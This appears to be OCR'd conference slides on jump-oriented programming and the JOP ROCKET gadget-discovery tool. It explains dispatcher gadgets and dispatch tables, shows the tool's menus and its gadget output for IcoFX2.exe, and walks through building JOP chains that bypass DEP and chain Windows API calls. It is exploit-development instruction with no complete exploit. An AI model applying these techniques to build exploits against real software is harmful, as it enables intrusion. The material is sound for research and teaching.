  - *Pop X / jmp X* – we can load an address into X and jump to it.
  - Allows a string of gadgets to be strung together.
    - This creates a chain that leads from one to the next.
  - Allows for RET to be loaded into X; JOP gadgets can be used as substitute for ROP gadgets.




Dispatch Table and Dispatcher Gadget



- **Dispatch table**
  - Each entry holds an address to a functional gadget
  - Can be placed on stack or heap – any memory with RW permissions.
  - Addresses for functional gadgets are **separate by uniform padding**.
- **Dispatcher gadget**
  - Can be creative and flexible – key requirement is it **predictably modifies an index into the dispatch table** – while at the same time dereferencing the dispatch table index.
  - Typically, one gadget to move our "program counter" to the next functional gadget.
- **Functional Gadgets**
  - Gadgets that end in *jmp* or *call* to a register containing the address of dispatcher
  - Achieves control flow by **jumping back to dispatcher gadget**, which modifies the dispatch table index.
- **The Stack**
  - We use it to **set up WinAPI calls**, e.g. bypass DEP with VirtualProtect and VirtualAlloc.

JOP Fundamentals

- Gadgets ending *jmp* and *call* to a register are used instead of ROP gadgets to orchestrate control flow.
  - We do not distinguish between JOP and CALL.
- We do not use the stack or RETs at all for control flow.
  - The stack is used to prepare Windows API calls, e.g. to bypass DEP.
- We use a **dispatch table** to hold pointers to our functional gadgets.
  - This takes the place of the stack.
- We use a **dispatcher gadget** to advance through the dispatch table.




This **opens up many possibilities**.
We can bypass DEP – or call other WinAPI functions!

What JOP Is and What JOP Is Not

- Jump-oriented Programming is an advanced, **state-of-the-art** code-reuse attack with multiple variants.
  - We focus on the **dispatcher gadget paradigm**, allowing for full JOP chains.
- JOP is **not a replacement for ROP**.
  - There are less gadgets than ROP; a full JOP chain is not always possible.
  - We do need a viable dispatcher gadget for it to work.
    - Our research has expanded and provided **novel dispatcher gadgets** and the **two-gadget dispatcher**.

JOP can be **incredibly empowering and liberating**: more inherent flexibility than with ROP. You make the rules!



JOP ROCKET

Introducing the JOP ROCKET

- **Jump-Oriented Programming Reversing Open Cyber Knowledge Expert Tool**
  - Dedicated to the memory of rocket cats everywhere.

JOP ROCKET Overview

- ROCKET is a fully- featured app dedicated to **JOP gadget discovery**.
- Creates a complete, pre-built JOP chain to **bypass Data Execution Prevention** via VirtualAlloc or VirtualProtect.
- Gives you the flexibility to build JOP chain from scratch!
- Highly modular Python program
  - Capstone, Pefile, Pywin32

- Static analysis tool to extract image executable and all DLLs.
  - Inherent limitations with static approach, but ROCKET can locate and extract DLLS.
- Provides support for **novel dispatchers**.
  - Two-gadget dispatcher
  - String dispatchers.
- Inspired by **medieval, European rocket cats.**

JOP Gadget Discovery

HOW IT WORKS

```
OP_JMP_EAX = b"\xff\xe0"
OP_JMP_EBX = b"\xff\xe3"
OP_JMP_ECX = b"\xff\xe1"
OP_JMP_EDX = b"\xff\xe2"
OP_JMP_ESI = b"\xff\xe6"
OP_JMP_EDI = b"\xff\xe7"
OP_JMP_ESP = b"\xff\xe4"
OP_JMP_EBP = b"\xff\xe5"
OP_JMP_PTR_EAX = b"\xff\x20"
OP_JMP_PTR_EBX = b"\xff\x23"
OP_JMP_PTR_ECX = b"\xff\x21"
OP_JMP_PTR_EDX = b"\xff\x22"
OP_JMP_PTR_EDI = b"\xff\x27"
OP_JMP_PTR_ESI = b"\xff\x26"
OP_JMP_PTR_EBP = b"\xff\x65\x00"
OP_JMP_PTR_ESP = b"\xff\x24\x24"
OP_CALL_EAX = b"\xff\xd0"
OP_CALL_EBX = b"\xff\xd3"
OP_CALL_ECX = b"\xff\xd1"
OP_CALL_EDX = b"\xff\xd2"
OP_CALL_EDI = b"\xff\xd7"
OP_CALL_ESI = b"\xff\xd6"
OP_CALL_EBP = b"\xff\xd5"
OP_CALL_ESP = b"\xff\xd4"
OP_CALL_PTR_EAX =  b"\xff\x10"
OP_CALL_PTR_EBX =  b"\xff\x13"
OP_CALL_PTR_ECX =  b"\xff\x11"
OP_CALL_PTR_EDX =  b"\xff\x12"
OP_CALL_PTR_EDI =  b"\xff\x17"
OP_CALL_PTR_ESI =  b"\xff\x16"
OP_CALL_PTR_EBP =  b"\xff\x55\x00"
OP_CALL_PTR_ESP =  b"\xff\x14\x24"
OP_CALL_FAR_EAX =  b"\xff\x18"
OP_CALL_FAR_EBX =  b"\xff\x1b"
OP_CALL_FAR_ECX =  b"\xff\x19"
OP_CALL_FAR_EDX =  b"\xff\x1a"
OP_CALL_FAR_EDI =  b"\xff\x1f"
OP_CALL_FAR_ESI =  b"\xff\x1e"
OP_CALL_FAR_EBP =  b"\xff\x1c\x24"
OP_CALL_FAR_ESP =  b"\xff\x5d\x00"
OTHER_JMP_PTR_EAX_SHORT =  b"\xff\x60"
OTHER_JMP_PTR_EAX_LONG =  b"\xff\xa0"
OTHER_JMP_PTR_EBX_SHORT =  b"\xff\x63"
OTHER_JMP_PTR_ECX_SHORT =  b"\xff\x61"
OTHER_JMP_PTR_EDX_SHORT =  b"\xff\x62"
OTHER_JMP_PTR_EDI_SHORT =  b"\xff\x67"
OTHER_JMP_PTR_ESI_SHORT =  b"\xff\x66"
OTHER_JMP_PTR_ESP_SHORT =  b"\xff\x64"
OTHER_JMP_PTR_EBP_SHORT =  b"\xff\x65"
OP_RET = b"\xc3"
```

- We search for the following forms:
  - `jmp reg`
  - `call reg`
  - `jmp dword ptr [reg]`
  - `jmp dword ptr [reg + offset]`
  - `call dword ptr [reg]`
  - `call dword ptr [reg + offset]`
- If opcodes are found, we **disassemble backwards**.
  - We **carve out chunks of disassembly**, searching for useful gadgets.
  - We **iterate through all possibilities** from 2 to 18 bytes.
    - This ensures that **all unintended instructions** are found.

Opcode Splitting

- With x86 ISA we lack enforced alignment, and thus we can **begin execution anywhere.**
  - We **enrich the attack surface** with unintended instructions.

- Any major ROP tool uses this with or without user knowledge.
  - So too does JOP ROCKET.

Opcodes	Instructions
68 55 ba 54 c3	push 0xc354ba55

Opcodes	Instructions
54	push esp
c3	ret

Opcodes	Instructions
BF 89 CF FF E3	mov edi, 0xe3ffdf89;

Opcodes	Instructions
89 CF FF E3	mov edi, ecx # jmp eax;

JOP ROCKET Usage

- To use JOP ROCKET, if we intend to scan the entire binary, including all DLLs, **the target application *must* be installed.**
  - We provide the application's absolute path **as input in a text file.**
  - We can scan just the .exe by itself – even not installed – but it will not be able to discover third-party DLLs.
    - System DLLs can still be found, but typically not of interest.
- Memory can be a concern with very large binaries.
  - For some **very large** binaries, **64-bit Python will be required.**
  - Performance for scanning and classifying JOP gadgets has improved drastically.
    - However, for larger files, JOP chain generation can still take a while for very large executables.
      - **Incredibly fast** for smaller executables.


JOP ROCKET Menu

```
JOP ROCKET: Honoring Ancient Rocket Cats Everywhere    v2.12

Options:
For detailed help, enter 'h ' and option of interest. E.g. h d
h: Display options.
f: Change peName.
j: Generate pre-built JOP chains! (NEW)
r: Specify target 32-bit registers, delimited by commas. E.g. eax, ebx, edx
t: Set control flow, e.g. JMP, CALL, ALL
g: Discover or get gadgets; this gets gadgets ending in *specified* registers.
G: Discover or get gadgets ending in JMP; this gets ALL registers. (NEW)
Z: Discover or get gadgets ending in JMP & CALL; this gets ALL registers. (NEW)
C: Discover or get gadgets ending in CALL; this gets ALL registers. (NEW)
p: Print sub-menu.E.g. Print ALL, all by REG, by operation, etc.
P: Print EVERYTHING - no print sub-menu (New)
M: Mitigations sub-menu.E.g. DEP, ASLR, SafeSEH, CFG.
D: Set level of depth for d. gadgets.
m: Extract the modules for specified registers.
n: Change number of opcodes to disassemble.
l: Change lines to go back when searching for an operation, e.g. ADD
s: Scope--look only within the executable or executable and all modules
u: Unassembles from offset. See detailed: b-h
a: Do 'everything' for selected PE and modules. Does not build chains.
w: Show mitigations for PE and ennumerated modules.
b: Show or add bad characters.
```

Specify registers of interest – any specific ones or just all.

JOP ROCKET Menu



```
JOP ROCKET: Honoring Ancient Rocket Cats Everywhere     v2.12

Options:
For detailed help, enter 'h ' and option of interest. E.g. h d
h: Display options.
f: Change peName.
j: Generate pre-built JOP chains! (NEW)
r: Specify target 32-bit registers, delimited by commas. E.g. eax, ebx, edx
t: Set control flow, e.g. JMP, CALL, ALL
g: Discover or get gadgets; this gets gadgets ending in *specified* registers.
G: Discover or get gadgets ending in JMP; this gets ALL registers. (NEW)
Z: Discover or get gadgets ending in JMP & CALL; this gets ALL registers. (NEW)
C: Discover or get gadgets ending in CALL; this gets ALL registers. (NEW)
p: Print sub-menu.E.g. Print ALL, all by REG, by operation, etc.
P: Print EVERYTHING - no print sub-menu (New)
M: Mitigations sub-menu.E.g. DEP, ASLR, SafeSEH, CFG.
D: Set level of depth for d. gadgets.
m: Extract the modules for specified registers.
n: Change number of opcodes to disassemble.
l: Change lines to go back when searching for an operation, e.g. ADD
s: Scope--look only within the executable or executable and all modules
u: Unassembles from offset. See detailed: b-h
a: Do 'everything' for selected PE and modules. Does not build chains.
w: Show mitigations for PE and ennumerated modules.
b: Show or add bad characters.
```

Use **s** to set scope – image executable, or include DLLs in IAT, or DLLs in IAT and beyond

JOP ROCKET Menu

```
JOP ROCKET: Honoring Ancient Rocket Cats Everywhere     v2.12

Options:
For detailed help, enter 'h ' and option of interest. E.g. h d
h: Display options.
f: Change peName.
j: Generate pre-built JOP chains! (NEW)
r: Specify target 32-bit registers, delimited by commas. E.g. eax, ebx, edx
t: Set control flow, e.g. JMP, CALL, ALL
g: Discover or get gadgets; this gets gadgets ending in *specified* registers.
G: Discover or get gadgets ending in JMP; this gets ALL registers. (NEW)
Z: Discover or get gadgets ending in JMP & CALL; this gets ALL registers. (NEW)
C: Discover or get gadgets ending in CALL; this gets ALL registers. (NEW)
p: Print sub-menu.E.g. Print ALL, all by REG, by operation, etc.
P: Print EVERYTHING - no print sub-menu (New)
M: Mitigations sub-menu.E.g. DEP, ASLR, SafeSEH, CFG.
D: Set level of depth for d. gadgets.
m: Extract the modules for specified registers.
n: Change number of opcodes to disassemble.
l: Change lines to go back when searching for an operation, e.g. ADD
s: Scope--look only within the executable or executable and all modules
u: Unassembles from offset. See detailed: b-h
a: Do 'everything' for selected PE and modules. Does not build chains.
w: Show mitigations for PE and ennumerated modules.
b: Show or add bad characters.
```

- Use **g** to scan for selected registers.
- Use **G** to scan all *Jmp reg*
- Use **C** to scan all *Call reg*
- Use **Z** to scan all *Jmp / Call*

JOP ROCKET Menu

JOP ROCKET: Honoring Ancient Rocket Cats Everywhere v2.12

```
Options:
For detailed help, enter 'h ' and option of interest. E.g. h d
h: Display options.
f: Change peName.
j: Generate pre-built JOP chains! (NEW)
r: Specify target 32-bit registers, delimited by commas. E.g. eax, ebx, edx
t: Set control flow, e.g. JMP, CALL, ALL
g: Discover or get gadgets; this gets gadgets ending in *specified* registers.
G: Discover or get gadgets ending in JMP; this gets ALL registers. (NEW)
Z: Discover or get gadgets ending in JMP & CALL; this gets ALL registers. (NEW)
C: Discover or get gadgets ending in CALL; this gets ALL registers. (NEW)
p: Print sub-menu.E.g. Print ALL, all by REG, by operation, etc.
P: Print EVERYTHING - no print sub-menu (New)
M: Mitigations sub-menu.E.g. DEP, ASLR, SafeSEH, CFG.
D: Set level of depth for d. gadgets.
m: Extract the modules for specified registers.
n: Change number of opcodes to disassemble.
l: Change lines to go back when searching for an operation, e.g. ADD
s: Scope--look only within the executable or executable and all modules
u: Unassembles from offset. See detailed: b-h
a: Do 'everything' for selected PE and modules. Does not build chains.
w: Show mitigations for PE and ennumerated modules.
b: Show or add bad characters.
```

Use **m** to scan for mitigations, e.g. DEP, ASLR, SafeSEH, CFG

JOP ROCKET Menu

```
JOP ROCKET: Honoring Ancient Rocket Cats Everywhere     v2.12

Options:
For detailed help, enter 'h ' and option of interest. E.g. h d
h: Display options.
f: Change peName.
j: Generate pre-built JOP chains! (NEW)
r: Specify target 32-bit registers, delimited by commas. E.g. eax, ebx, edx
t: Set control flow, e.g. JMP, CALL, ALL
g: Discover or get gadgets; this gets gadgets ending in *specified* registers.
G: Discover or get gadgets ending in JMP; this gets ALL registers. (NEW)
Z: Discover or get gadgets ending in JMP & CALL; this gets ALL registers. (NEW)
C: Discover or get gadgets ending in CALL; this gets ALL registers. (NEW)
p: Print sub-menu.E.g. Print ALL, all by REG, by operation, etc.
P: Print EVERYTHING - no print sub-menu (New)
M: Mitigations sub-menu.E.g. DEP, ASLR, SafeSEH, CFG.
D: Set level of depth for d. gadgets.
m: Extract the modules for specified registers.
n: Change number of opcodes to disassemble.
l: Change lines to go back when searching for an operation, e.g. ADD
s: Scope--look only within the executable or executable and all modules
u: Unassembles from offset. See detailed: b-h
a: Do 'everything' for selected PE and modules. Does not build chains.
w: Show mitigations for PE and ennumerated modules.
b: Show or add bad characters.
```

Use **b** to show or add bad characters.

JOP ROCKET Menu

```
JOP ROCKET: Honoring Ancient Rocket Cats Everywhere    v2.12

Options:
For detailed help, enter 'h ' and option of interest. E.g. h d
h: Display options.
f: Change peName.
j: Generate pre-built JOP chains! (NEW)
r: Specify target 32-bit registers, delimited by commas. E.g. eax, ebx, edx
t: Set control flow, e.g. JMP, CALL, ALL
g: Discover or get gadgets; this gets gadgets ending in *specified* registers.
G: Discover or get gadgets ending in JMP; this gets ALL registers. (NEW)
Z: Discover or get gadgets ending in JMP & CALL; this gets ALL registers. (NEW)
C: Discover or get gadgets ending in CALL; this gets ALL registers. (NEW)
p: Print sub-menu.E.g. Print ALL, all by REG, by operation, etc.
P: Print EVERYTHING - no print sub-menu (New)
M: Mitigations sub-menu.E.g. DEP, ASLR, SafeSEH, CFG.
D: Set level of depth for d. gadgets.
m: Extract the modules for specified registers.
n: Change number of opcodes to disassemble.
l: Change lines to go back when searching for an operation, e.g. ADD
s: Scope--look only within the executable or executable and all modules
u: Unassembles from offset. See detailed: b-h
a: Do 'everything' for selected PE and modules. Does not build chains.
w: Show mitigations for PE and ennumerated modules.
b: Show or add bad characters.
```

Use **j** to generate pre-built JOP chains!

JOP ROCKET Menu

```
JOP ROCKET: Honoring Ancient Rocket Cats Everywhere    v2.12

Options:
For detailed help, enter 'h ' and option of interest. E.g. h d
h: Display options.
f: Change peName.
j: Generate pre-built JOP chains! (NEW)
r: Specify target 32-bit registers, delimited by commas. E.g. eax, ebx, edx
t: Set control flow, e.g. JMP, CALL, ALL
g: Discover or get gadgets; this gets gadgets ending in *specified* registers.
G: Discover or get gadgets ending in JMP; this gets ALL registers. (NEW)
Z: Discover or get gadgets ending in JMP & CALL; this gets ALL registers. (NEW)
C: Discover or get gadgets ending in CALL; this gets ALL registers. (NEW)
p: Print sub-menu.E.g. Print ALL, all by REG, by operation, etc.
P: Print EVERYTHING - no print sub-menu (New)
M: Mitigations sub-menu.E.g. DEP, ASLR, SafeSEH, CFG.
D: Set level of depth for d. gadgets.
m: Extract the modules for specified registers.
n: Change number of opcodes to disassemble.
l: Change lines to go back when searching for an operation, e.g. ADD
s: Scope--look only within the executable or executable and all modules
u: Unassembles from offset. See detailed: b-h
a: Do 'everything' for selected PE and modules. Does not build chains.
w: Show mitigations for PE and ennumerated modules.
b: Show or add bad characters.
```

- Use **p** to access print sub-menu.
- Use **P** to print everything
  - *Not including stack pivots*

Print Sub-Menu

```
de - View selections
z - Run print routines for selctions
P - Print EVERTHING all operations and regs selected (NEW)
Note: JOP chains MUST be generated separately on JOP chain sub-menu
g - Enter operations to print
        *!*You MUST specify operations to print.*!*
r - Set registers to print
        *!*You MUST specify the registers to print.*!*
C - Clear all selected operations
mit - Print Mitigations for scanned modules
        Must scan for mitigations first
x - Exit print menu

dis - Print all d. gadgets      bdis - Print all the BEST d. gadgets
odis - Print all other d. gadgets

da - Print d. gadgets for EAX           ba - Print best d. gadgets for EAX
db - Print d. gadgets for EBX           bb - Print best d. gadgets for EBX
dc - Print d. gadgets for ECX           bc - Print best d. gadgets for ECX
dd - Print d. gadgets for EDX           bd - Print best d. gadgets for EDX
ddi - Print d. gadgets for EDI          bdi - Print best d. gadgets for EDI
dsi - Print d. gadgets for ESI          bsi - Print best d. gadgets for ESI
dbp - Print d. gadgets for EBP          bbp - Print best d. gadgets for EBP

oa - Print d. gadgets for EAX           ob - Print best d. gadgets for EBX
oc - Print d. gadgets for ECX           od - Print best d. gadgets for EDX
odi - Print d. gadgets for EDI          osi - Print best d. gadgets for ESI
obp - Print d. gadgets for EBP
dplus - print all alternative d. gadgets - jmp ptr dword [ reg +/-]
j - Print all JMP REG                   c - Print all CALL REG
        ja - Print all JMP EAX                  ca - Print all CALL EAX
        jb - Print all JMP EBX                  cb - Print all CALL EBX
        jc - Print all JMP ECX                  cc - Print all CALL ECX
        jd - Print all JMP EDX                  cd - Print all CALL EDX
        jdi - Print all JMP EDI                 cdi - Print all CALL EDI
        jsi - Print all JMP ESI                 csi - Print all CALL ESI
        jbp - Print all JMP EBP                 cbp - Print all CALL EBP
        jsp - Print all JMP ESP                 csp - Print all CALL ESP
emp - Print all 'empty' JMP PTR [reg]  (NEW)
pj - Print JMP PTR [REG]                pc - Print CALL PTR [REG]
        pja - Print JMP PTR [EAX]               pca - Print CALL PTR [EAX]
        pjb - Print JMP PTR [EBX]               pcb - Print CALL PTR [EBX
        pjc - Print JMP PTR [ECX]               pcc - Print CALL PTR [ECX
        pjd - Print JMP PTR [EDX]               pcd - Print CALL PTR [EDX
        pjdi - Print JMP PTR [EDI]              pcdi - Print CALL PTR [EDI]
        pjsi - Print JMP PTR [ESI]              pcsi - Print CALL PTR [ESI]
        pjbp - Print JMP PTR [EBP]              pcbp - Print CALL PTR [EBP]

        pjsp - Print JMP PTR [ESP]              pcsp - Print CALL PTR [ESP]

ma - Print all arithmetic               st - Print all stack operations
        a - Print all ADD                       po - Print POP
        s - Print all SUB                       pu - Print PUSH
                                                pad - Popad
                                                stack - all stack pivots (NEW)
```

- Use **r** to select specific registers affected.
- Use **g** to select specific operations
- Use **z** to print selections
- Use **P** to select alll

```
ma - Print all arithmetic
        a - Print all ADD
        s - Print all SUB


        m - Print all MUL
        d - Print all DIV
move - Print all movement
        mov - Print all MOV
        movv - Print all MOV Value
        movs - Print all MOV Shuffle
        deref - Print all MOV Dword
                PTR dereferences (NEW)
        l - Print all LEA
        xc - Print XCHG
str - Print all strings (good for DG)
        cd - cmpsd
        ld - lodsd
        md - movsd
        std - stosd
        scd - scasd

all - Print all the above
```

```
st - Print all stack operations
        po - Print POP
        pu - Print PUSH
        pad - Popad
        stack - all stack pivots (NEW)
id - Print INC, DEC
        inc - Print INC
        dec - Print DEC
bit - Print all Bitwise
        sl - Print Shift Left
        sr - Print Shift Right

        n - neg
        rr - Print Rotate Right
        rl - Print Rotate Left
        xo - XOR


rec - Print all operations only
```


Print Results

```
IcoFX2_MovVal OP_EDX_3.txt     2.117 kb
IcoFX2_Mov Deref OP _EDX_1.txt 0.328 kb
IcoFX2_MovShuf OP_EDX_1.txt    1.389 kb
IcoFX2_Lea OP_EDX_2.txt        26.295 kb
IcoFX2_Xchg OP_EDX_2.txt       2.192 kb
IcoFX2_Pop OP_EDX_3.txt        3.158 kb
IcoFX2_Push OP_EDX_3.txt       5.995 kb
IcoFX2_Dec OP_EDX_3.txt        6.966 kb
IcoFX2_Inc OP_EDX_3.txt        110.229 kb
IcoFX2_ADD OP_ESI_3.txt        10.808 kb
IcoFX2_Mov OP_ESI_2.txt        2.762 kb
IcoFX2_MovVal OP_ESI_2.txt     0.852 kb
IcoFX2_Mov Deref OP _ESI_2.txt 0.336 kb
IcoFX2_MovShuf OP_ESI_1.txt    0.92 kb
IcoFX2_Xchg OP_ESI_2.txt       2.918 kb
IcoFX2_Pop OP_ESI_3.txt        4.598 kb
IcoFX2_Push OP_ESI_1.txt       5.335 kb
IcoFX2_Dec OP_ESI_3.txt        1.256 kb
IcoFX2_Inc OP_ESI_3.txt        5.311 kb
IcoFX2_ADD OP_EDI_3.txt        8.129 kb
IcoFX2_Sub OP_EDI_1.txt        0.319 kb
IcoFX2_Mov OP_EDI_2.txt        7.27 kb
IcoFX2_MovVal OP_EDI_2.txt     3.249 kb
IcoFX2_MovShuf OP_EDI_1.txt    0.511 kb
IcoFX2_Xchg OP_EDI_2.txt       2.035 kb
IcoFX2_Pop OP_EDI_3.txt        1.144 kb
IcoFX2_Push OP_EDI_2.txt       4.401 kb
IcoFX2_Dec OP_EDI_1.txt        0.328 kb
IcoFX2_Inc OP_EDI_3.txt
IcoFX2_ADD OP_EBP_3.txt
IcoFX2_Sub OP_EBP_2.txt
IcoFX2_Mul OP_EBP_3.txt
IcoFX2_Mov OP_EBP_2.txt        0.953 kb
IcoFX2_Mov Deref OP _EBP_2.txt 1.142 kb
IcoFX2_Lea OP_EBP_2.txt        0.314 kb
IcoFX2_Xchg OP_EBP_2.txt       4.29 kb
IcoFX2_Pop OP_EBP_2.txt        1.254 kb
IcoFX2_Push OP_EBP_2.txt       10.56 kb
IcoFX2_Dec OP_EBP_3.txt        21.392 kb
IcoFX2_Inc OP_EBP_3.txt        29.318 kb
IcoFX2_ADD OP_ESP_1.txt        4.367 kb
IcoFX2_Mov OP_ESP_3.txt        2.751 kb
IcoFX2_MovVal OP_ESP_3.txt     2.751 kb
IcoFX2_Lea OP_ESP_3.txt        0.483 kb
IcoFX2_Xchg OP_ESP_2.txt       2.943 kb
IcoFX2_Pop OP_ESP_3.txt        28.143 kb
IcoFX2_Push OP_ESP_3.txt       1.481 kb
IcoFX2_Dec OP_ESP_2.txt        8.414 kb
IcoFX2_Inc OP_ESP_3.txt        27.322 kb
```

Numerous results by operation and reg

- This is for *add ebx.*
    - It has *jmp* and *call*
    - It has ebx, bx, bh, bl, etc.

```
*****************************************************************************
#3  IcoFX2.exe  [Ops: 0xd]  DEP: False   ASLR: False    SEH: False  CFG: False
add bh, bh              0x43f22c (offset 0x3f22c)
call ecx                0x43f22e (offset 0x3f22e)

*****************************************************************************
#4  IcoFX2.exe  [Ops: 0x3]  DEP: False   ASLR: False    SEH: False  CFG: False
add bh, bh              0x441e8f (offset 0x41e8f)
jmp edi             0x441e91 (offset 0x41e91)

*****************************************************************************
10 IcoFX2.exe  [Ops: 0xa]  DEP: False   ASLR: False    SEH: False  CFG: False
dc ebx, ebp                 0x462bf1 (offset 0x62bf1)
op ss               0x462bf3 (offset 0x62bf3)
call ecx                0x462bf4 (offset 0x62bf4)

*****************************************************************************
#15 IcoFX2.exe  [Ops: 0xd]  DEP: False   ASLR: False    SEH: False  CFG: False
add bh, bh              0x470213 (offset 0x70213)
jmp edi             0x470215 (offset 0x70215)

*****************************************************************************
#16 IcoFX2.exe  [Ops: 0xd]  DEP: False   ASLR: False    SEH: False  CFG: False
add bh, bh              0x471b72 (offset 0x71b72)
call esi                0x471b74 (offset 0x71b74)

*****************************************************************************
#17 IcoFX2.exe  [Ops: 0x7]  DEP: False   ASLR: False    SEH: False  CFG: False
add bh, bh              0x48c75d (offset 0x8c75d)
jmp ecx             0x48c75f (offset 0x8c75f)
```

Offsets for each line

Manual JOP Techniques: Crafting a JOP Exploit Yourself

Tasks to Accomplish with JOP

Running Shellcode with JOP

- Execute WinAPI function calls that can **bypass DEP** so shellcode can be used.
- Most commonly, **VirtualProtect()** or **VirtuallAlloc()** will be used to make a region of memory executable.
  - This then leads to us executing shellcode.
- Use gadgets to **write function parameters** that may or may not contain bad bytes.

Shellcodeless JOP

- This method still performs **WinAPI calls** but does not avoid DEP in the same way.
  - The function calls themselves will **perform the desired malicious actions.**
- Some function calls may return values to be used as **parameters** for other functions.
  - JOP must be used to set up these parameters, as their values cannot be hardcoded or generated programmatically in the script.
- Several function calls can be chained together
  - Example: kernel32.LoadLibrary() -> kernel32.GetProcAddress -> msvcrt.System()

Choosing Dispatcher Gadget

Dispatch Table Address

- The **dispatcher gadget itself** determines the dispatch table register.
  - This gadget needs **eax** to hold the **dispatch table.**
- Working with a bad dispatcher gadget such as the one on the right can prove disastrous.
  - It could **invalidate** any gadget that utilizes the stack
- The **dispatcher gadget is flexible** and be changed for another midway thru the exploit.

Dispatcher Gadget

Address	Gadget
0x1b174bcc	add eax, 0x4; jmp dword ptr [eax];

Dispatcher Gadget

Address	Gadget
0x1b473522	add ebx, 8; pop eax; pop ecx; jmp dword ptr [ebx];

This dispatcher has too many side effects with the extra pop's. It should be avoided if possible.

Selecting a Dispatcher

- ***Add*** and ***sub*** are relatively simple to use in most cases.
  - Put each functional gadget in order in the dispatch table.
  - Reverse the dispatch table's order for *sub*.
- Try to avoid **side effects** when possible.
  - A side effect can involve clobbering register or s stack values.
  - Any side effect that happens in the dispatcher will occur repeatedly throughout the exploit.
  - Some side effects may be compensated for, while other side effects prove fatal.

Dispatcher Gadget	
Address	**Gadget**
0x1b474a22	add eax, 0x4; jmp dword ptr [eax];

1
2
3

Dispatch Table		
Address	**Value**	**Gadget**
0x0018fac0	0x1b47bbcc	pop ebx; jmp edx;
0x0018fac4	0x1b47bb10	add ebx, 0x100; jmp edx;
0x0018fac8	0x1b47bc38	push ebx; jmp edx


Selecting a Dispatcher


- ***Add*** and ***sub*** are relatively simple to use in most cases.
  - Put each functional gadget in order in the dispatch table.
  - Reverse the dispatch table's order for *sub*.
- Try to avoid **side effects** when possible.
  - A side effect can involve clobbering register or s stack values.
  - Any side effect that happens in the dispatcher will occur repeatedly throughout the exploit.
  - Some side effects may be compensated for, while other side effects prove fatal.

Dispatcher Gadget	
Address	**Gadget**
0x1b47181f	sub eax, 0x4; jmp dword ptr [eax];

3
2
1

Dispatch Table		
Address	**Value**	**Gadget**
0x0018fac8	0x1b47bc38	push ebx; jmp edx
0x0018fac4	0x1b47bb10	add ebx, 0x100; jmp edx;
0x0018fac0	0x1b47bbcc	pop ebx; jmp edx;

Python can be used to **programmatically reverse** the sequence of gadgets.




Loading Dispatcher Gadget and Dispatch Table

- It is easiest to set up JOP with a **few ROP instructions.**
  - We may need to **XOR** some values in order to **overcome bad bytes.**
  - If no XOR is needed, we can do this with as little as **two ROP setup instructions**.
- **EDX** will store the address of our **dispatcher gadget**.
  - Each functional gadget should end with **JMP/CALL EDX.**
- **EDI** holds the address of our **dispatch table.**

Using ROP to Setup JOP with Bad Bytes

pop eax # ret	Loading **XOR key**
pop edx # ret	Load **encoded dispatcher gadget**
pop edi # ret	Load **encoded dispatch table**
xor edx, eax # ret	**Decrypt** dispatcher gadget
xor edi, eax # ret	**Decrypt** dispatch table
jmp edx	**JMP** to dispatcher gadget – start the JOP

